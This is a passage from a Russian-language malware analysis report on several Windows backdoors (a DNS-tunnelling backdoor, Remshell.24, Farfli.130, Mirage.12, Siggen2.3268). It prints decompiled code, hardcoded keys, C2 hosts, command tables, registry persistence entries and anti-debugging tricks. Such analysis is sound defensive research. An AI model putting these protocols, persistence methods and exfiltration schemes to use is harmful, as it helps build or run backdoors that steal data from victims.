          break;
        Sleep(0x4E20u);
      }
      Sleep(60000 * interval);
      interval = 0;
    }
  }
  return result;
}
```

В начале работы бэкдор проверяет зашитую конфигурацию, ранее подмененную загрузчиком. Если первые два символа не совпадают с `AB`, то считает, что конфигурации нет, и завершается. В противном случае декодирует конфигурацию из Base64, начиная с 4-го символа: `www1.dotomater.club;0`.

Формат конфигурации прост и представляет собой домен управляющего сервера и IP-адрес DNS-сервера, разделенные точкой с запятой. Если адрес DNS-сервера не указан или

указан нулевым, тогда использует DNS-серверы, которыми пользуется зараженный компьютер.

Далее бэкдор создает несколько потоков, первый — для отправки heartbeat-пакетов.

```
1 void __thiscall dnsclient::send_heartbeat(st_dnsclient *this)
2 {
3   int v1; // edi
4   size_t v3; // eax
5   char Str[52]; // [esp+Ch] [ebp-34h] BYREF
6
7   v1 = 0;
8   memset(Str, 0, 0x32u);
9   while ( this->Working )
10  {
11    Sleep(0xBB8u);
12    if ( !this->send_pkt_queue.size )
13    {
14      sprintf(Str, "test%d", v1++);
15      v3 = strlen(Str);
16      dnsclient::add_packet_to_queue(this, 0, Str, v3);
17    }
18  }
19 }
```

В ответ сервер отвечает строкой вида `heartbeat%d`, где `%d` является тем же числом, какое было в пакете от бота.

Второй поток предназначен для разбора очереди пакетов и их отправки на управляющий сервер.

```
1  unsigned int __thiscall dnsclient::th_send_packets(st_dnsclient *this)
2  {
3    st_pkt_queue *send_pkt_queue; // edi
4    void *v3; // eax
5    st_string pkt; // [esp+8h] [ebp-28h] BYREF
6    int v6; // [esp+2Ch] [ebp-4h]
7
8    pkt.memsize = 15;
9    pkt.length = 0;
10   LOBYTE(pkt.s) = 0;
11   v6 = 0;
12   send_pkt_queue = &this->send_pkt_queue;
13   while ( pkt_queue::get_packet(send_pkt_queue, &pkt) && this->Working )
14   {
15     v3 = &pkt;
16     if ( pkt.memsize >= 0x10u )
17       v3 = pkt.s;
18     dnsclient::send_packet(this, v3, pkt.length);
19   }
20   return std::string::destructor(&pkt);
21 }
```

После этого отправляет информацию о зараженной системе:

`sprintf(Str, "%s;%s;%s;%d;%s", szCompName, szUserName, szOSVer, isx64, szCurDateTime);`.

Далее бэкдор входит в цикл приема и обработки команд от управляющего сервера.

Код команды	Описание команды
1	Установить ID бота
2	Запустить командную оболочку с перенаправлением ввода-вывода в пайпы
3	Выполнить команду в запущенной ранее оболочке (командой № 2)
4	Получить информацию о диске или листинг директории
6	Выслать файл на управляющий сервер
7	Скопировать файл
8	Удалить файл
9	Получить размер файла
10	Сохранить файл по указанному пути
11	Изменить интервал обращения к управляющему серверу
13	Самоудалиться

Протокол связи с управляющим сервером

Из данных, которые отправляются на управляющий сервер, сначала формируется структура:

```
#pragma pack(push, 1)
struct st_packet
{
  _BYTE magic; // 0x65
  _WORD botid;
  _DWORD pktid;
  _BYTE data[];
};
#pragma pack(pop)
```

- `botid` изначально имеет значение `0`, но оно изменяется командой управляющего сервера, содержащей `opcode == 1`, которая приходит в ответ на информацию о зараженной системе;
- `pktid` изначально имеет значение `0`, но оно изменяется после каждого принятого пакета от управляющего сервера;

- `data` содержит данные пакета, включая идентификатор команды.

Полученный пакет зашифровывается функцией:

```
bool __thiscall encrypt_data(const BYTE *key, BYTE *data, DWORD *pdwDataLen, DWORD dwBufLen)
{
  BOOL v5; // esi
  HCRYPTKEY phKey; // [esp+Ch] [ebp-Ch] BYREF
  HCRYPTPROV phProv; // [esp+10h] [ebp-8h] BYREF
  HCRYPTHASH phHash; // [esp+14h] [ebp-4h] BYREF

  phProv = 0;
  phHash = 0;
  phKey = 0;
  v5 = CryptAcquireContextA(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
  if ( v5 )
  {
    v5 = CryptCreateHash(phProv, CALG_MD5, 0, 0, &phHash);
    if ( v5 )
    {
      v5 = CryptHashData(phHash, key, 0x10u, 0);
      if ( v5 )
      {
        v5 = CryptDeriveKey(phProv, CALG_AES_128, phHash, 1u, &phKey);
        if ( v5 )
          v5 = CryptEncrypt(phKey, 0, 1, 0, data, pdwDataLen, dwBufLen);
      }
    }
  }
  if ( phKey )
    CryptDestroyKey(phKey);
  if ( phHash )
    CryptDestroyHash(phHash);
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  return v5;
}
```

В качестве ключа в эту функцию передается строка `dadadadadadadada`.

Полученные зашифрованные данные кодируются в Base64. Из закодированных данных формируется имя субдомена для домена, указанного в конфигурации. При этом, если длина закодированных данных превышает 62 символа, то после каждого 62-го символа добавляется точка.

Далее формируется DNS-запрос на получение TXT-записи сформированного домена.

Ответ сервера расшифровывается аналогичным образом — сперва декодируется из Base64, потом дешифруется с ключом `dadadadadadadada`. Полученные данные имеют следующий вид:

```
#pragma pack(push, 1)
struct st_recv_packet
{
  _BYTE magic; // 0x65
  _DWORD pktid;
  _BYTE opcode;
  _BYTE data[];
};
```

```
#pragma pack(pop)
```

BackDoor.Remshell.24

Бэкдор, написанный на C и работающий в среде 32-битных операционных систем семейства Microsoft Windows. Позволяет дистанционно управлять зараженными компьютерами, реализуя функции remote shell — запуска cmd.exe и перенаправления ввода-вывода на управляющий сервер злоумышленника. Оригинальное название вредоносного модуля: client_dll.dll.

Принцип действия

Библиотека имеет одну экспортируемую функцию, в которой реализована основная функциональность бэкдора: `ServiceMain`.

В начале своей работы создает мьютекс для исключения параллельного запуска своей копии. Затем расшифровывает строки операцией XOR с байтом `0x0F`. Список расшифрованных строк:

```
Mozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.2;+SV1;
ns02.ns02.us/<redacted>/0xD.html
/webdav/0.htm
/webdav/%s.htm
%02d%02d
-download
Download OK!
Download failed...
-pslist
-pskill
-upload
Upload OK!
Upload failed...
Process is Killed!
Process killed failed.
-exit
cmd.exe /c
```

В качестве обоих первичных управляющих серверов в теле бэкдора записан URL: `ns02[.]ns02[.]us/<redacted>/0xD.html`.

После расшифровки строк **BackDoor.Remshell.24** использует формат `%02d%02d` для сохранения текущих минуты и секунды. Эти значения затем используются в запросах к управляющему серверу.

Далее запускается отдельный поток, в котором в бесконечном цикле происходит попытка получения или обновления адреса управляющего сервера второго уровня. Как только адрес управляющего сервера второго уровня получен, программа запускает поток, в котором отправляет heartbeat-запросы к этому серверу.

Затем бэкдор периодически запрашивает команды у управляющего сервера и выполняет их.

Получение адреса управляющего сервера второго уровня

Для получения адреса на указанный в конфигурации URL отправляется GET-запрос. В ответ сервер присылает строку вида `-set <arg>` или `-SET <arg>`, где `<arg>` является числом или IP-адресом. Полученное число интерпретируется как интервал обращения по указанному в конфигурации URL. Если получен IP-адрес, то бэкдор считает его управляющим сервером второго уровня.

Стоит отметить, что поток не прекращает своей работы при получении действительного адреса управляющего сервера. Он продолжает работать, что позволяет менять адреса управляющего сервера без перезапуска бэкдора.

Протокол связи с управляющим сервером второго уровня

В начало данных, отправляемых PUT-запросом, бэкдор дописывает заголовок, состоящий из 5 байтов, который является строкой, сформированной по формату `%02d%02d`. В эту строку подставляются значения минуты и секунды, когда был сформирован запрос.

При этом данные запроса и ответа зашифрованы. Значение каждого отправляемого байта данных запроса уменьшается на `0x7F`, а каждого принятого байта — увеличивается на `0x7F`.

В качестве heartbeat-запросов отправляется PUT-запрос на `<cnc_addr>/webdav/0.htm` с данными, содержащими имя зараженного компьютера и значения минуты и секунды, когда был запущен бэкдор.

Для запроса команд от управляющего сервера бэкдор отправляет GET-запрос на `<cnc_addr>/webdav/0.html`. Затем расшифровывает ответ сервера и парсит его на наличие команд.

Список команд:

Команда	**Описание**
-download	Скачать указанный файл
-exit	Завершить работу бэкдора

Команда	Описание
-pskill	Завершить указанный процесс
-pslist	Сформировать список процессов
-upload	Отправить на управляющий сервер указанный файл
другие	Запускаются через `cmd.exe /c`

Ответы на команды отправляются PUT-запросами на адрес `<cnc_addr>/webdav/<minsec>.htm`, где `<minsec>` — значения минуты и секунды, когда был запущен бэкдор.

BackDoor.Farfli.130

Вредоносная dll-библиотека, написанная на C++, поддерживает работу в 32- и 64-битных операционных системах семейства Microsoft Windows. Представляет собой бэкдор, который позволяет дистанционно управлять зараженными компьютерами, реализуя функции remote shell — запуска cmd.exe и перенаправления ввода-вывода на управляющий сервер злоумышленников.

Принцип действия

Оригинальное имя файла из таблицы экспорта — `state.dll`. Имеет экспортируемые функции `Cja`, `ServiceMain`.

Адрес управляющего сервера — `eye[.]darknightcloud[.]com:443`.

Основан на исходниках бэкдора Gh0st, доступных в открытых источниках. По сравнению с оригинальной программой, **BackDoor.Farfli.130** обладает заметно меньшими возможностями, при этом имея ряд особенностей. В связи с этим в данном описании будут рассмотрены лишь существенные отличия от классического Gh0st RAT.

Адрес управляющего сервера закодирован в Base64 и зашифрован простым алгоритмом:

```
_BYTE *__cdecl decode_string(char *Str)
{
  int v1; // eax
  int i; // edx
  _BYTE *decoded; // [esp+0h] [ebp-4h] BYREF

  decoded = 0;
  v1 = b64decode(Str, (int)&decoded);
  for ( i = 0; i < v1; ++i )
  {
    decoded[i] -= 0x73;
    decoded[i] ^= 0x19u;
  }
  return decoded;
}
```

Другие зашифрованные строки расшифровываются вычитанием единицы из каждого байта строки.

Идентификатор зараженного компьютера хранится не в реестре, а в файле `%APPDATA%\wins.tmp`.

Трафик между бэкдором и управляющим сервером шифруется по алгоритму `RC4` с ключом:

```
b25lIGluIHRvIE5ldyBZb3JrIHRoYXQgbW9ybmluZyBmb3IgdGhpcyBmZW5jaW5nIG1lZ
XQgd2l0aCBNY0J1cm5leSBTY2hvb2wuIE9ubHksIHdlIGRpZG4ndCBoYXZlIHRoZSBtZW
V0LiBJIGxlZnQgYWxsIHRoZSBmb2lscyBhbmQgZXF1aXBtZW50IGFuZCBzdHVmZiBvbiB
0aGUgZ29kZGFtIHN1YndheS4gSXQgd2Fzbid0IGFsbCBteSB.
```

Функциональность **BackDoor.Farfli.130** ограничена следующими возможностями:

- получение информации о дисках;
- получение списка процессов;
- запуск командной оболочки и перенаправление ввода-вывода на управляющий сервер;
- выключение компьютера;
- установка идентификатора зараженного компьютера.

Trojan.Mirage.12

Многокомпонентный троян-бэкдор, написанный на C++ с использованием библиотеки Active Template Library (ATL) предназначенный для работы в 32- и 64-битных операционных системах семейства Microsoft Windows. Используется для несанкционированного управления зараженным компьютером и доступа к содержащейся на устройстве информации. Троян представляет собой COM-сервер, работающий в оперативной памяти в контексте системного процесса.

Принцип действия

Троян функционирует только в случае его загрузки в процесс с именем `explorer.exe` или `regsvr32.exe`. Это объясняется спецификой работы образца — через `regsvr32.exe` троян регистрируется в системе, а его выполнение происходит в контексте `explorer.exe`.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  WCHAR Filename[262]; // [esp+1Ch] [ebp-210h] BYREF

  if ( fdwReason == DLL_PROCESS_ATTACH )
  {
    GetModuleFileNameW(0, Filename, 0x104u);
    _wcslwr_s(Filename, 0x104u);
    if ( !wcsstr(Filename, L"explorer.exe") && !wcsstr(Filename, L"regsvr32.exe") )
      return 0;
    GetModuleFileNameW(hinstDLL, selfname, 0x104u);
    CComModule::Init(&_Module, &objmap_entry, (int)hinstDLL, (int *)&clsid_typelib);
    DisableThreadLibraryCalls(hinstDLL);
  }
  else if ( !fdwReason )
  {
    CComModule::Term(&_Module);
  }
  return 1;
}
```

При запуске через `regsvr32` (с ключом `/i` или без ключей) вызывается экспортируемая трояном функция `DllRegisterServer`, которая отвечает за регистрацию в системе его COM-интерфейса:

```
[<HKLM>\Software\Classes\Server.ServerMain.1] '' = 'ServerMain Class'
[<HKLM>\Software\Classes\Server.ServerMain.1\CLSID] '' = '{D8956119-6E66-
43BD-AAA5-231F94859EE6}'
[<HKLM>\Software\Classes\Server.ServerMain] '' = 'ServerMain Class'
[<HKLM>\Software\Classes\Server.ServerMain\CLSID] '' = '{D8956119-6E66-
43BD-AAA5-231F94859EE6}'
[<HKLM>\Software\Classes\Server.ServerMain\CurVer] '' =
'Server.ServerMain.1'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}] ''
= 'ServerMain Class'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}
\ProgID] '' = 'Server.ServerMain.1'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}
\VersionIndependentProgID] '' = 'Server.ServerMain'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}
\InprocServer32] '' = '<path>'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}
\InprocServer32] 'ThreadingModel' = 'Apartment'
[<HKLM>\Software\Classes\CLSID\{D8956119-6E66-43BD-AAA5-231F94859EE6}
\TypeLib] '' = '{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}'
```

```
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}
\1.0] '' = 'Server 1.0 Type Library'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}
\1.0\FLAGS] '' = '0'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}
\1.0\0\win32] '' = '<path>'
[<HKLM>\Software\Classes\TypeLib\{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}
\1.0\HELPDIR] '' = '<homedir>'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}]
'' = 'IServerMain'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}
\ProxyStubClsid] '' = '{00020424-0000-0000-C000-000000000046}'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}
\ProxyStubClsid32] '' = '{00020424-0000-0000-C000-000000000046}'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}
\TypeLib] '' = '{1CAE5CEB-54C5-49E3-B195-4A76DD1A7C21}'
[<HKLM>\Software\Classes\Interface\{CFDA1C1C-DB4B-431C-88A1-2C799A80A4BB}
\TypeLib] 'Version' = '1.0'
```

где `<path>` — путь к файлу трояна, а `<homedir>` — его домашний каталог.

Также через `regsvr32` обеспечивается автозагрузка трояна: `[<HKLM>\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers\ServerShellIcon] '' = '{D8956119-6E66-43BD-AAA5-231F94859EE6}'`.

Таким образом, процесс `explorer.exe` загрузит троянскую программу при следующем своем перезапуске.

Основная функциональность

Троян приступает к выполнению основных функций либо путем вызова экспортируемой функции `DllUnregisterServerA`, либо при загрузке процессом `explorer.exe`. Отличие в том, что при загрузке процессом `explorer.exe` троян создает мьютекс `FEca72d-abc-efef` для предотвращения параллельного запуска еще одной своей копии.

Далее читает свою конфигурацию из ключа реестра `[HKCU\\Software\\Microsoft\\Keyboard\\Set] 'HPConf'`. Если указанного ключа не существует или сохраненная там конфигурация не совпадает с конфигурацией, зашитой в теле трояна, использует зашитую конфигурацию и записывает ее в реестр.

Конфигурация и в реестре, и в теле трояна хранится в зашифрованном виде, для шифрования используется алгоритм RC4. Ключ шифрования зашит в теле трояна:

`13 36 CF 83 2E CC 79 DF 2E AB 79 64.`

Функция дешифровки:

```
int __cdecl decrypt(_BYTE *data, int datalen, char *key)
{
  int result; // eax
  int i; // [esp+0h] [ebp-11Ch]
  char ctx[268]; // [esp+4h] [ebp-118h] BYREF
  int keylen; // [esp+114h] [ebp-8h]
  _BYTE *data_; // [esp+118h] [ebp-4h]

  keylen = strlen(key);
  rc4_init(key, keylen, ctx);
  result = rc4_crypt(data, datalen, ctx);
  data_ = data;
  for ( i = datalen - 1; i; --i )
  {
    data_[i] ^= data_[i - 1];
    result = i - 1;
  }
  return result;
}
```

Расшифрованная конфигурация имеет следующую структуру:

```
struct st_config
{
  _DWORD compname_sum;
  wchar_t compname[16];
  wchar_t cnc_addr1[64];
  wchar_t cnc_addr2[64];
  wchar_t cnc_addr3[64];
  _WORD cnc_port1;
  _WORD cnc_port2;
  _DWORD interval;
  wchar_t sleep_time[64];
  wchar_t fallback_url[128];
};
```

В зашитой конфигурации поля `compname_sum` и `compname` имеют нулевые значения. Как только троян расшифровывает ее, он присваивает этим полям значения, затем зашифровывает уже обновленную конфигурацию и записывает ее в реестр. `compname_sum` вычисляется на основе имени компьютера:

```
int compname_sum()
{
  DWORD nSize; // [esp+0h] [ebp-124h] BYREF
  CHAR Buffer[260]; // [esp+4h] [ebp-120h] BYREF
  DWORD v3; // [esp+114h] [ebp-10h]
  int i; // [esp+118h] [ebp-Ch]
  DWORD v5; // [esp+11Ch] [ebp-8h]
  int sum; // [esp+120h] [ebp-4h]

  nSize = 260;
  Buffer[0] = 0;
  memset(&Buffer[1], 0, 0x103u);
  GetComputerNameA(Buffer, &nSize);
  sum = 0;
  v5 = nSize >> 2;
  v3 = nSize % 4;
  for ( i = 0; i < (int)(4 * v5); i += 4 )
  {
    sum += Buffer[i];
    sum += Buffer[i + 1] << 8;
    sum += Buffer[i + 2] << 16;
    sum += Buffer[i + 3] << 24;
  }
  if ( v3 == 1 )
    sum += Buffer[i];
  if ( v3 == 2 )
  {
    sum += Buffer[i];
    sum += Buffer[i + 1] << 8;
  }
  if ( v3 == 3 )
  {
    sum += Buffer[i];
    sum += Buffer[i + 1] << 8;
    sum += Buffer[i + 2] << 16;
  }
  return sum;
}
```

Далее троян загружает имеющиеся плагины. Для этого проверяет наличие папки `%APPDATA%\\Microsoft\\Media Player` и, если она существует, ищет в ней библиотеки с двумя экспортируемыми функциями — `GetValue` и `PluginEntryPoint`. Для каждой найденной библиотеки последовательно вызываются `PluginEntryPoint`, затем `GetValue`. Вторая функция возвращает дескриптор потока, завершение которого ожидает троян. После завершения потока файл библиотеки выгружается из процесса и удаляется.

В параметре конфигурации `sleep_time` могут содержаться две даты (год, месяц, день, час, минута), определяющие период времени, когда троян не связывается с управляющим сервером. Если текущая дата и время не попадают в этот промежуток или данный параметр не задан, то переходит к общению с управляющим сервером.

Связь с управляющим сервером

В конфигурации трояна может быть задано до двух адресов управляющих серверов. Для каждого сервера задаются домен и порт. Кроме того, в конфигурации может быть указан URL, по которому троян отправляет запрос с целью получения адреса управляющего домена — `fallback_url`.

Все запросы к управляющему серверу содержат идентификатор бота:

```
1 void __thiscall socket::gen_id(st_socket *this)
2 {
3   int i; // [esp+4h] [ebp-4h]
4
5   for ( i = 0; i < 31; ++i )
6     this->botid[i] = rand() % 26 + 97;
7   this->botid[i] = 0;
8 }
```

Троян может отправлять два вида запросов:

- POST-запрос с URI `/result?hl=en&meta=<botid>`, где `botid` — идентификатор бота. Данные запроса зашифровываются по тому же алгоритму, что и конфигурация;
- GET-запрос с URI `/search?hl=en&q=<data>&meta=<botid>`, где `botid` — идентификатор бота, `data` — данные запроса, которые зашифрованы так же, как и конфигурация, после чего закодированы в Base64 и urlencode.

POST-запрос используется только для отправки файла с зараженного компьютера на управляющий сервер при условии, что размер отправляемых данных превышает 528 байтов.

В запросах используется строка User-Agent: `Mozilla/4.0 (compatible; MSIE 6.0; Win32)`.

Для проверки работоспособности управляющего сервера троян отправляет пакет `st_pkt_hello`:

```
struct st_pkt_hello
{
  _DWORD rnd;
  _DWORD cmdid;  // 0x10001000
  _BYTE gap[36]; // 0x00
};
```

где `rnd` — случайное число. Если сервер отвечает на этот запрос, то троян будет использовать этот сервер для дальнейшей работы. Если ни один из указанных в конфигурации серверов не работает, троян отправляет запрос `Get` (именно так, а не GET) на указанный URL. В ответ ожидает адрес управляющего сервера, зашифрованный по тому же алгоритму, что и конфигурация трояна. Полученный таким образом управляющий

сервер проверяется на работоспособность аналогичным образом — при помощи пакета `st_pkt_hello`.

Когда троян находит управляющий сервер, он начинает периодически запрашивать команды. Пакет для запроса команды имеет вид:

```
struct st_pkt_req_cmd
{
  _DWORD rnd;
  _DWORD cmdid;         // 0x10001001
  _DWORD compname_sum;
  char compname[16];
  _BYTE gap[16];        // 0x00
};
```

где `rnd` — случайное число, `compname_sum` — число, полученное на основе имени компьютера, `compname` — имя компьютера.

Если сервер ответил строкой `*NONE*`, то троян не учитывает указанное в конфигурации время «молчания» и повторяет запрос. Если полученный ответ отличен от `*NONE*`, троян сохраняет эти данные в файл `%APPDATA%\\jbl`. Далее этот файл расшифровывается (по тому же алгоритму, что и конфигурация) и разбивается на команды. Команду для выполнения троян определяет на основе ее первых трех символов:

```
opcode = cmdbuf[2] ^ (cmdbuf[1] * cmdbuf[0]);
```

Список команд:

Код команды	**cmd**	**Описание команды**
0x2718	del	Удалить файл
0x28D7	get	Отправить текущую конфигурацию
0x2A43	cmd	Запустить команду в командной оболочке и выслать результат работы
0x2B2B	dow	Отправить на сервер указанный файл
0x2C89	sde	Изменить интервал обращения к управляющему серверу
0x2C97	rem	Самоудалиться
0x2D7E	wai	Бездействовать в указанный промежуток времени
0x2EB5	loa	Запустить плагин трояна

Код команды	cmd	Описание команды
0x2F3D	exe	Запустить файл
0x30E1	sle	Установить период бездействия трояна
0x322A	unl	Выгрузить плагин и удалить его с диска
0x3353	upc	Обновить конфигурацию
0x3354	upd	Запросить и установить обновления вредоносного модуля
0x335C	upl	Получить от сервера файл и сохранить его по указанному пути

BackDoor.Siggen2.3268

Бэкдор, написанный на языке C++ и предназначенный для работы в 32- и 64-разрядных операционных системах семейства Microsoft Windows. Функциональность 32- и 64-битных версий идентична. Бэкдор слинкован с библиотекой OpenSSL, реализующей шифрование на основе AES и RSA, а также генерацию ключей. Используется для целевых атак на информационные системы и несанкционированного доступа к данным для их передачи на управляющие серверы. В зараженной системе исследуемый образец находился в `System32` в виде динамической библиотеки с именем `ssdtvrs.dll`. Был установлен службой `ssdtvrs`. Данное описание построено на основе 64-битной версии.

Принцип действия

Экспортирует точку входа сервиса `ServiceMain`. В начале своей работы регистрирует функцию-обработчик управляющих запросов, затем создает поток, в котором выполняет основные функции, после чего в цикле ожидает остановки службы.

```
void __stdcall ServiceMain(DWORD dwNumServicesArgs, LPSTR *lpServiceArgVectors)
{
  int v2; // [rsp+30h] [rbp-18h]
  DWORD ThreadId; // [rsp+34h] [rbp-14h] BYREF
  HANDLE hHandle; // [rsp+38h] [rbp-10h]

  hHandle = 0i64;
  ThreadId = 0;
  wcstombs(ServiceName, (const wchar_t *)*lpServiceArgVectors, 0x100ui64);
  hServiceStatusHandle = RegisterServiceCtrlHandlerA(ServiceName, HandlerProc);
  if ( hServiceStatusHandle )
  {
    set_svc_status(2u, 0, 1u);
    set_svc_status(4u, 0, 0);
    hHandle = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)main_thread, ServiceName, 0, &ThreadId);
    if ( hHandle )
    {
      do
        Sleep(0x3E8u);
      while ( dwCurrentState != 3 && dwCurrentState != 1 );
      WaitForSingleObject(hHandle, 0xFFFFFFFF);
      CloseHandle(hHandle);
      if ( v2 == 288 )
      {
        while ( 1 )
          Sleep(0x2710u);
      }
    }
  }
}
```

Главный поток

Вначале готовит конфигурацию, которая может храниться как в реестре зараженного компьютера, так и в теле бэкдора. Затем расшифровывает имя ключа реестра `Software\Microsoft\Internet Explorer\Security`.

```
__int64 __fastcall dec_subkey_part1(LPBYTE enc_subkey, LPBYTE dec_subkey)
{
  unsigned __int16 iter; // [rsp+0h] [rbp-18h]

  if ( *(unsigned __int16 *)enc_subkey >= 0x80u )
    return 0i64;
  *(_WORD *)dec_subkey = *(_WORD *)enc_subkey;
  for ( iter = 0; iter < (int)*(unsigned __int16 *)enc_subkey; ++iter )
    dec_subkey[iter + 2] = (3 * iter + 1) ^ enc_subkey[iter + 2];
  dec_subkey[iter + 2] = 0;
  return 1i64;
}
```

Проверяет наличие этого ключа сначала в разделе HKCU, затем в разделе HKLM реестра. После чего из параметра, имя которого совпадает с именем файла вредоносной DLL (в данном случае `ssdtvrs`), загружает зашифрованную конфигурацию. Если конфигурация отсутствует в реестре, то использует ту, что находится в теле бэкдора.

Конфигурация зашифрована RC4, ключ генерируется по следующему алгоритму:

```
__int64 __fastcall init_RC4_key(BYTE *key)
{
  __int64 result; // rax
  int iter; // [rsp+0h] [rbp-18h]

  *key = 0xD;
  result = (__int64)key;
  key[1] = 0x1F;
  for ( iter = 2; iter < 16; ++iter )
  {
    key[iter] = key[iter - 1] * key[iter - 1] + key[iter - 2] + 1;
    result = (unsigned int)(iter + 1);
  }
  return result;
}
```

Конфигурация хранится в виде последовательности блоков.

BYTE	BYTE	BYTE[item_len]
item_id	item_len	item_data


Бэкдор поочередно проходит по всем блокам и сохраняет полученную конфигурацию в виде структуры:

```
//значения 0xXX - item_id
struct cfg
{
  DWORD item_0x1E;
  BYTE item_0x1F[32];
  BYTE item_0x20[32];
  BYTE item_0x21[64];
  BYTE C2_0[64];
  WORD C2_0_port;
  BYTE C2_1[32];
  WORD C2_1_port;
  BYTE C2_2[32];
  WORD C2_2_port;
  BYTE item_0x0A[64];
  WORD item_0x0A_word;
  BYTE item_0x0B[32];
  WORD item_0x0B_word;
  BYTE item_0x0C[32];
  WORD item_0x0C_word;
  BYTE C2_index_0x0D;
  BYTE item_0x14[32];
  WORD item_0x14_word;
  BYTE item_0x15[32];
```

```
  BYTE item_0x16[32];
  BYTE item_0x17;
  BYTE item_0x28[32];
  SYSTEMTIME time_1;
  SYSTEMTIME time_2;
  BYTE gap[16];
  BYTE item_0x29[64];
  BYTE module_file_name[16];
};
```

После подготовки конфигурации **BackDoor.Siggen2.3268** проверяет, чтобы текущее системное время было в диапазоне между `cfg.time_1` и `cfg.time_2`, и ожидает до тех пор, пока это условие не выполнится.

Затем переходит к подготовке и отправке регистрационного пакета на управляющий сервер. Вначале создает объект класса `SBC02DEFE6` (RTTI-структуры остались в бэкдоре). Внутри этого объекта содержится другой объект, который хранит информацию о соединении, а также инкапсулирует объект `AZ092342345`, который отвечает за шифрование данных. После создания объекта `SBC02DEFE6` бэкдор пытается помешать отладке путем закрытия заведомо неверного дескриптора. Возникшее исключение обрабатывается, и, если отладчик отсутствует, работа бэкдора продолжается.



После этого проверяется параметр `cfg.C2_index_0x0D`, в соответствии с которым выбирается конкретный управляющий сервер из конфигурации. В конфигурацию зашиты следующие адреса:

- 144.34.145.168
- snow.swingfished[.]com

Для соединения с сервером создает TCP-сокет, а затем подготавливает ключи шифрования. В бэкдоре зашит публичный RSA-ключ, который зашифрован по тому же алгоритму, что используется для шифрования ключа реестра, хранящего конфигурацию.

